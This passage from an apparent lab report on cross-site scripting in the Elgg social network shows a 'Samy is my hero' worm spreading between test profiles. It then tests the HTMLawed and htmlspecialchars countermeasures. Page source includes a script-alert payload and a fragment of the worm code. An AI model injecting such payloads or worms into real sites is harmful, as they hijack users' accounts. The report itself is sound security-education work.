


Figure 30: POST XSS Worm (Alice)

Returning to Alice's profile page, we see from Figure 31 that it appears that she made a POST request to edit her profile. We see that the attack is successful as we see "Samy is my hero" appearing in her "About Me" field as we also see the GET request in Figure 32 that shows the GET request to Samy's profile, infecting Alice.




Figure 31: Alice's Profile Page POST Request (after attack)




Figure 32: Alice's Profile Page GET Request (after attack)

Logging in as Bobby, we can see that when he visits Alice's profile, a POST request is made from her profile to his as shown in Figure 33.




Figure 33: Bobby viewing Alice's Profile Page

Returning to Bobby's profile page, we see from Figure 34 that it appears that he made a POST request to edit his profile. Upon viewing his own profile page, we can see that the attack is successful as we see "Samy is my hero" appearing in his "About Me" field in Figure 34.




Figure 34: Bobby's Profile Page after attack

Task 7: Countermeasures

HTMLawed countermeasure:

As shown in Figure 35, the HTMLawed countermeasure was activated.




Figure 35: HTMLawed Countermeasure Activated

Upon loading one of the victim Charlie's profile, we can see the code of the worm on his profile in the "About Me" field as plain text as shown in Figure 36.




Figure 36: Charlie's Profile Page (with HTMLawed)

However, we still obtain a pop-up alert upon loading the page as the attack code in the “Brief Description” is still able to run as shown in line 66 of Figure 37, which reveals the source code of the page.



```


63 </div>
64 <div id="profile-details" class="elgg-body pll"><span class="hidden nickname p-nickname">charlie</span><h2 class="p-name"
65 <b>Brief description: </b>
66 <span class=" "><script>alert('Countermeasures test');</script></span> </div>
67 <p class='profile-aboutme-title'><b>About me</b></p><div class='profile-aboutme-content'><div class="elgg-output mtn"
68 <p>Samy is my hero<br /></div></div><div class="elgg-output mtn"
69 <p> // Put all the pieces together, and apply the URI encoding<br /> var wormCode = encodeURIComponent(headerTag + jsCode + tail
70 </p>

```

Figure 37: Charlie's Profile Page Source Code (with HTMLawed)

HTMLawed & htmlspecialchars countermeasure:

The htmlspecialchars countermeasure was also activated, (alongside HTMLawed) by modifying the files as shown in Figure 38.



```

url.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit
if (isset($vars['text'])) {
    if (elgg_extract('encode_text', $vars, false)) {
        $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8', false);
        //$text = $vars['text'];
    } else {
        $text = $vars['text'];
    }
    unset($vars['text']);
} else {
    $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
    //$text = $url;
}

text.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
echo $vars['value'];

email.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit
$encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
//$encoded_value = $vars['value'];

dropdown.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
echo $vars['value'];

```

Figure 38: htmlspecialchars Countermeasure Activated

Upon loading one of the victim Charlie's profile, we can see the code of the worm on his profile in the "About Me" field as plain text as well as the code for the pop-up alert in the "Brief Description" field as plain text as shown in Figure 39.




Figure 39: Charlie's Profile Page (with HTMLawed and htmlspecialchars)

As compared to Figure 37, we can see that the special characters are now encoded as shown in Figure 40 which reveals the source code of the page, characters such as "<" are encoded as "<" instead.




Figure 40: Charlie's Profile Page Source Code (with HTMLawed and htmlspecialchars)